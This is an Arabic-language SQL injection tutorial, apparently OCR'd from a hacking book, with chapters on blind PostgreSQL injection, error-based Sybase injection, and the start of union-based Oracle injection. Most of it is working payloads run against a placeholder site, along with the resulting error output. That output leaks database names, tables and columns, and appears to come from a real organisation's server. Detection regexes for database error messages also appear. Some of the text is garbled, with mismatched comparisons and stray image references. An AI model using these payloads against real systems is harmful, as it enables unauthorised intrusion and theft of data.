www.InjectorBoy.com/article.php?id=80 AND (SELECT ascii(SUBSTR((SELECT datname FROM pg_database LIMIT 1 OFFSET 0),2,1)))=100 (لا يوجد خطأ)

- الحرف الثاني أيضاً هو حرف الـ d لذا لنستخرج الحرف الثالث

www.InjectorBoy.com/article.php?id=80 AND (SELECT ascii(SUBSTR((SELECT datname FROM pg_database LIMIT 1 OFFSET 0),3,1)))>1 (خطأ)

- حدث خطأ عند الرقم واحد مما يعني أنه ليس هٌناك من حرف ثالث وهما حرفان فقط

1st character 100 = d
2nd character 100 = d

لنتأكد من أن الأسم الصحيح لقاعدة البيانات الأولي هو فعلاً dd

الإستعلام المٌستخدم التالي لإكتشاف الطول الرقم

AND (SELECT (LENGTH((SELECT datname FROM pg_database LIMIT 1 OFFSET 0))))=2

www.InjectorBoy.com/article.php?id=80 AND (SELECT (LENGTH((SELECT datname FROM pg_database LIMIT 1 OFFSET 0))))=2 (لا يوجد خطأ)

www.InjectorBoy.com/article.php?id=80 AND (SELECT (LENGTH((SELECT datname FROM pg_database LIMIT 1 OFFSET 0))))=3 (خطأ)

لنرجع مرجٌعنا إلي العمل الأول مع القاعدة current_database

سابعاً : إستخراج الجداول من قاعدة البيانات sis_reg المٌستخرجة في أول الفصل

الإستعلام المٌستخدم

AND (SELECT ascii(SUBSTR((SELECT table_name FROM information_schema.tables LIMIT 1 OFFSET 0),1,1)))>120

فإن لن يعمل بصورة صحيحة نستخدم بدلاً منه الإستعلام التالي :

AND (SELECT ascii(SUBSTR((SELECT table_name FROM information_schema.tables WHERE table_schema=current_schema() LIMIT 1 OFFSET 0),1,1)))>0

www.InjectorBoy.com/article.php?id=80 AND (SELECT ascii(SUBSTR((SELECT table_name FROM information_schema.tables LIMIT 1 OFFSET 0),1,1)))>120 (خطأ)

www.InjectorBoy.com/article.php?id=80 AND (SELECT ascii(SUBSTR((SELECT table_name FROM information_schema.tables LIMIT 1 OFFSET 0),1,1)))=118 (لا يوجد خطأ)

وبنفس الطريقة السابقة المٌستخدمة الجدول الأول هو : views

schema.tables LIMIT 1 OFFSET 0),1,1))) = 118 (Error) 1nd character 118 = v
schema.tables LIMIT 1 OFFSET 0),2,1))) = 105 (Error) 2nd character 105 = I
schema.tables LIMIT 1 OFFSET 0),3,1))) = 101 (Error) 3rd character 101 = e
schema.tables LIMIT 1 OFFSET 0),4,1))) = 119 (Error) 4th character 119 = w
schema.tables LIMIT 1 OFFSET 0),5,1))) = 115 (Error) 5th character 115 = s

تمام الجدول الأول هو views

ولإستخراج الجدول الثاني ما علينا سوى تغير العدد الرقمي بالـ LIMIT 1 OFFSET 0 إلي LIMIT 2 OFFSET 0

ثامناً : إستخراج الأعمدة من الجدول المْستخرج سابقاً :

الإستعلام المْستخدم

```
AND  (SELECT ascii(SUBSTR((SELECT column_name FROM information_schema.columns where table_name=CHR(118)||CHR(105)||CHR(101)||CHR(119)||CHR(115) LIMIT 1 OFFSET 0),1,1)))>118
```

```
www.InjectorBoy.com/article.php?id=80 AND  (SELECT ascii(SUBSTR((SELECT column_name FROM information_schema.columns where table_name=CHR(118)||CHR(105)||CHR(101)||CHR(119)||CHR(115) LIMIT 1 OFFSET 0),1,1)))>118 (خطأ)
```

```
www.InjectorBoy.com/article.php?id=80 AND  (SELECT ascii(SUBSTR((SELECT column_name FROM information_schema.columns where table_name=CHR(118)||CHR(105)||CHR(101)||CHR(119)||CHR(115) LIMIT 1 OFFSET 0),1,1)))=116 (لا يوجد خطأ)
```

وبنفس الطريقة السابقة المْستخدمة العمود الأول هو :

```
CHR(115) LIMIT 1 OFFSET 0),1,1)))>116 (error) 1st character 116 = t
CHR(115) LIMIT 1 OFFSET 0),1,1)))>97 (error) 2nd character 97 = a
CHR(115) LIMIT 1 OFFSET 0),1,1)))>98 (error) 3rd character 98 = b
CHR(115) LIMIT 1 OFFSET 0),1,1)))>108 (error) 4th character 108 = l
CHR(115) LIMIT 1 OFFSET 0),1,1)))>101 (error) 5th character 101 = e
CHR(115) LIMIT 1 OFFSET 0),1,1)))>95 (error) 6th character 95 = _
CHR(115) LIMIT 1 OFFSET 0),1,1)))>99 (error) 7th character 99 = c
CHR(115) LIMIT 1 OFFSET 0),1,1)))>97 (error) 8th character 97 = a
CHR(115) LIMIT 1 OFFSET 0),1,1)))>116 (error) 9th character 116 = t
CHR(115) LIMIT 1 OFFSET 0),1,1)))>97 (error) 10th character 97 = a
CHR(115) LIMIT 1 OFFSET 0),1,1)))>108 (error) 11th character 108 = l
CHR(115) LIMIT 1 OFFSET 0),1,1)))>111 (error) 12th character 111 = o
CHR(115) LIMIT 1 OFFSET 0),1,1)))>103 (error) 13th character 103 = g
```

العمود الأول هو table_catalog

سابعاً : إستخراج البيانات النهائية

الإستعلام المْستخدم

```
AND (SELECT ascii(SUBSTR((SELECT column FROM table LIMIT 1 OFFSET 0),1,1))) > 0
```

ونقوم بإستبدال البيانات المطلوبة الجدول المْستخرج والعمود المْستخرج

```
AND (SELECT ascii(SUBSTR((SELECT table_catalog FROM sis_reg LIMIT 1 OFFSET 0),1,1))) > 0
```

```
www.InjectorBoy.com/article.php?id=80 AND (SELECT ascii(SUBSTR((SELECT table_catalog FROM sis_reg
LIMIT 1 OFFSET 0),1,1))) > 0 (لا يوجد خطأ)
```

إلى أخره إنتهى

نهايـــة الفصـــ ل



أصبحت سايبيس ثاني نظام لقواعد البيانات وراء أوراكل، وبعد إجراء صفقة مع مايكروسوفت لتبادل الـ soucecode لكى تستطيع مايكروسوفت التسويق على نظام التشغيل OS 2 مزود الخدمة في ذلك الوقت، سايبيس سمى خادم قاعدة البيانات " Sybase SQL Server"، حتى الإصدار 4.9، سايبيس ومزود خادم مايكروسوفت كانت متطابقة تقريبا، وبسبب خلافات بين الشركتين حول تقاسم العائدات، قررت سايبيس ومايكروسوفت تقسيم الأكواد وذهب كل منهما بطريقتها الخاصة، على الرغم من أن التراث المشترك واضح جدا للعمليات في (T - SQL) إجرائية اللغة فضلا عن البنية الأساسية العملية. الفرق الكبير هو أن سايبيس لديه تراث يونكس، في حين أن مايكروسوفت sql server تم تكييفها مع Microsoft Windows NT operating system"" فقط, كما استأنفت سايبيس تقديم إصدارات لـ"Windows"، وأصناف عدة لـ "Unix" ولـ"Linux" .

سايبيس عانى من تراجع كبير في ثروته في أواخر 1990 عندما بدأت Informix البيع أكثر بهامش كبير، مع ذلك تم الحصول على Informix من قبل IBM في عام 2001، ولم تعد تنافس كشركة مستقلة، وفى نوفمبر عام 2005 يؤرخ الكتاب الذي كتبه موظفو Informix عن تاريخ المعركة بين سايبيس و Informix منذ وقت طويل .

اعتبارا من عام 2006 أوراكل تعد الشركة الرائدة في سوق قواعد البيانات بحصة العائدات، تليها IBM، ثم مايكروسوفت SQL SERVER، ثم سايبيس من وراء منافسيها الرئيسيين بـ 3% من حصة السوق، الاستثمارات المصرفية هي واحدة من أكبر القواعد العملاء لسايبيس، ولا تزال بصمة سايبيس في منشآت البرصة وضبط الإجراءات هي أكبر بصة لعى ان سايبيس لا تزال الأقوى في نظم قواعد البيانات .

•◘╤ ╚☆ لتقنيات المْتعلمة من هذا الفصل ☆╤ ╚◘•

1- تعلّم الإستعلامات المْستخدمة بقواعد الـ Sybase .

2- معرفة طْرق إكتشاف قاعدة الـ Sybase من الخطأ الناتج .

6- معرفة إستعلامات إستخراج البيانات النهائية .

| التطبيق العملي للمسئلة |

```
www.InjectorBoy.com/index.php?action=media
```

أولاً : إختبار الإصابة

```
www.InjectorBoy.com/index.php?action=media'
```

Warning: sybase_query() [function.sybase-query]: Sybase: Server message: Unclosed quote before the character string ' '. (severity 15, procedure N/A) in /www/InjectorBoy/LFWSmartyPage.php on line 60

وتوجد هناك أخطاء مٌتنوعة أٌخري كـ بصمة لإكتشاف هذا النوع من القواعد -

1- "Warning: sybase_query()

2- "(?i)Warning.*sybase.*"

3- "Sybase message"

4- "Sybase.*Server message.*"

ثانياً : إستخراج إصدار قاعدة البيانات **Version**

```
+and+1=convert(integer,((select+@@version)))#
```

```
www.InjectorBoy.com/index.php?action=media+and+1=convert(integer,((select+@@version)))#
```

Sybase: Server message: Syntax error during explicit conversion of VARCHAR value 'Adaptive Server Enterprise/15.0.1/EBF 13819/P/Sun_svr4/OS 5.8/ase1501/2379/64-bit/FBO/Tue Aug 15 04:20:15 2006' to a INT field. (severity 16, procedure N/A) in /www/okfarmbureau/LFWSmartyPage.php on line 60

إصدار قاعدة البيانات Enterprise/15.0.1

ثالثاً : إستخراج إسم قاعدة البيانات Databases

```
+and+1=convert(integer,(select+DB_NAME(0)))#
```

```
www.InjectorBoy.com/index.php?action=media+and+1=convert(integer,(select+DB_NAME(0)))#
```

Sybase: Server message: Syntax error during explicit conversion of VARCHAR value 'okfarmbureau' to a INT field. (severity 16, procedure N/A) in /www/okfarmbureau/LFWSmartyPage.php on line 60

okfarmbureau

رابعاً : إستخراج الجداول Tables

```
+and+1=convert(integer,(select+min(name)+from+okfarmbureau..sysobjects))#
```

```
www.InjectorBoy.com/index.php?action=media+and+1=convert(integer,(select+min(name)
+from+okfarmbureau..sysobjects))#
```

ybase: Server message: Syntax error during explicit conversion of VARCHAR value 'boardMembers' to a INT field. (severity 16, procedure N/A) in /www/okfarmbureau/LFWSmartyPage.php on line 60

boardMembers

- لتصفُّح باقي الجداول

لنفعل ذلك علينا إضافة القيمة 'and name!='table للإستعلام بعد إستبدال القيمة table بالجدول المُستخرج

```
+and+1=convert(integer,(select+min(name)+from+sysobjects where type='U' and name!='boardMembers'))--
```

وهكذا عند كُّل جدول جديد

```
www.InjectorBoy.com/index.php?action=media+and+1=convert(integer,(select+min(name)+from+sysobjects where
type='U' and name!='boardMembers' and name!='events' and name!='galleries' and name!='galleries_photos' and name!
='gallery' and name!='gallery_photos' and name!='newsletters' and name!='newsletters_new' and name!='newsreleases'
and name!='offices' and name!='publication_import'and name!='publications' and name!='publications_new' and name!
='radio' and name!='satellites' and name!='titles')) #
```

خامساً : إستخراج الأعمدة من الجداول Columns

```
+and+1=convert(integer,(SELECT+min(name)+FROM+okfarmbureau..syscolu
mns+where+id=(select+id+from+database..sysobjects+where+name='table'))#
```

نقوم بتغير البيانات باللون الأحمر بالإستعلام أعلاه بما يٌناسب مما إستخرجنا سابقاً بإسم القاعدة والجدول

```
www.InjectorBoy.com/index.php?action=media+and+1=convert(integer,(SELECT+min(name)
+FROM+okfarmbureau..syscolumns+where+id=(select+id+from+okfarmbureau..sysobjects+where+name='boardMem
bers'))#
```

Sybase: Server message: Syntax error during explicit conversion of VARCHAR value 'city' to a INT field. (severity 16, procedure N/A) in /www/okfarmbureau/LFWSmartyPage.php on line 60

- لتصفُّح باقي الأعمدة

لتصفح باقي الأعمدة نقوم بإضافة القيمة 'and name='column إلى الإستعلام كما فعلنا بعملية تصفح الجداول تماماً

```
www.InjectorBoy.com/index.php?action=media+and+1=convert(integer,(select+min(name) from syscolumns where
id=(select id from sysobjects where type='U' and name!='city'))--
```

Sybase: Server message: Syntax error during explicit conversion of VARCHAR value 'gallery' to a INT field. (severity 16, procedure N/A) in /www/okfarmbureau/LFWSmartyPage.php on line 60

```
www.InjectorBoy.com/index.php?action=media+and+1=convert(integer,(select+min(name) from syscolumns where id=(select id from sysobjects where type='U'  and name!='city'  and name='gallery'  ))--
```

```
Sybase: Server message: Syntax error during explicit conversion of VARCHAR value 'blackrose' to a INT field. (severity 16, procedure N/A) in /www/okfarmbureau/LFWSmartyPage.php on line 60
```

سادساً : إستخراج البيانات النهائية data

```
+and+1=convert(int,(select+top+1+cloumn+from+table))--
```

نقوم بإستبدال البيانات بالبيانات المْستخرجة سابقاً الجدول والعمود

```
www.InjectorBoy.com/index.php?action=media+and+1=convert(int,(select+top+1+cloumn+from+table))--
```

```
Sybase: Server message: Syntax error during explicit conversion of VARCHAR value 'gazahackerteam' to a INT field. (severity 16, procedure N/A) in /www/okfarmbureau/LFWSmartyPage.php on line 60
```

نهايــة الفصــل



قاعدة بيانات أوراكل هي قاعدة بيانات كائنية علاقاتية (Object-relational database) تصمها و تسوقها شركة أوراكل وهى نظام لإدارة قواعد البيانات العلائقية RDBM و إدارة معلومات العمل المطلوبة من خلال تحويلها إلى قاعدة بيانات عملية تفيد في اتخاذ القرارات ومراقبة أداء العمل وتحسين الانتاجية والوصول الى سرعة قصوى فى إنجاز الأعمال .

أنشأ لاري إليسون (Larry Ellison) مختبرات تطوير البرمجيات للاستشارات في عام 1977 برفقة صديقيه (اللذان كانا زميليه في العمل سابقا) بوب مينر (Bob Miner) و إيد أويتس (Ed Oates) و قامت الشركة بتطوير النسخة الأولى من برمجية أوراكل .

يأتي الاسم أوراكل من الاسم الرمزي لمشروع ممول من وكالة المخابرات الأمريكية عمل عليه لاري إليسون عندما كان موظفا في أمبيكس .



•¤╤╚☆ مميزات أوراكل ☆╤╚¤•

1 - سرية المعلومات حيث يتوفر نظام لحماية المعلومات يتفوق من الناحية البنائية على الأنظمة الأخرى للشركات المنافسة . 2 - التعامل مع حجم كبير من البيانات يصل إلى ملايين من الميغا بايت .
3 - الدعم الممتاز الذي تقدمه الأوراكل للمستخدمين فى جميع أنحاء العالم عن طريق موقعها على الانترنت .
4 - تعد أقوى أداه في مجال التجارة الإلكترونية وذلك بسبب التكامل الكبير مع لغة الجافا .

•¤╤╚☆ وتعتمد أوراكل في برمجتها على ☆╤╚¤•

1 - لغة SQL - Structured Query Language في البرمجة لقواعد بيانات اوراكل . و هى لغة استفسار بنائية .

واللغة SQL هي لغة تدعمها جميع للغات البرمجة سواء C او VB او Java وغيرها ,ومن خلالها تستطيع الوصول إلى البيانات المخزنة وإجراء العمليات عليها (إضافة – تعديل – حذف) في جداول تم تصميمها من خلال احد التطبيقات التي نستخدمها .

2 – لغة PL/SQL فى كتابة البرامج وال Functions الخاصة فهى لغة الاستفسار الإجرائية مثل ولها قواعد مثل اي لغة أخرى .3 – يمكن استدعاء روتينيات Procedures مكتوبة بلغات أخرى مثل C – Java .

☆*•.¸☆ المُحتويات العلمية بالفصل ☆¸.•*☆

1- حقن قواعد Oracle

2- حقن قواعد oracle الأعمى بإستخدام تقنية DBMS_PIPE.RECEIVE_MESSAGE

| التطبيق العملي |

```
www.InjectorBoy.md/news.php?id=58
```

إختبار الإصابة بالثغرة

```
www.InjectorBoy.md/news.php?id=58'
```

Warning: oci_parse() [function.oci-parse]: ORA-01756: une chaîne entre apostrophes ne se termine pas correctement in D:\wamp\www_mediaction\site\cfpb_reseau_france.php on line 14

بعض الأشكال المنتمية لقاعدة البيانات أوراكل كـ بصمة لها

1- Warning: oci_parse() [function.oci-parse]: ORA-01756:

2- "ORA-[0-9][0-9][0-9][0-9]"

3- "Oracle error"

4- "Oracle.*Driver"

5- "Warning.*\Woci_.*"

6- "Warning.*\Wora_.*"

أولاً : معرفة العدد الكُلي للأعمدة

www.InjectorBoy.md/news.php?id=58 order by 20-- خطأ

www.InjectorBoy.md/news.php?id=58 order by 15-- خطأ


www.InjectorBoy.md/news.php?id=58 order by 10-- خطأ

www.InjectorBoy.md/news.php?id=58 order by 9-- خطأ

www.InjectorBoy.md/news.php?id=58 order by 8-- لا يوجد خطأ


العدد الكُلي للأعمدة ثمانية أعمدة

www.InjectorBoy.md/news.php?id=58 union select 1,2,3,4,5,6,7,8--




حدث خطأ حيثُ لم يظهر أي أعمدة مصابة بالصفحة وهذا يتم تخطية بإستبدال الأرقم بالقيمة null

www.InjectorBoy.md/news.php?id=58 union select null,null,null,null,null,null,null,null--



معرفة إصدار قاعدة البيانات


www.InjectorBoy.md/news.php?id=58 union select null,null,null,null,null,banner,null,null FROM v$version--



إصدار قاعدة البيانات CORE 9.2.0.6.0 Production

ثانياً : إستخراج الجداول


www.InjectorBoy.md/news.php?id=58 union select null,null,null,null,null,table_name,null,null FROM all_tables --



الجدول blackrose

ثالثاً : إستخراج الأعمدة

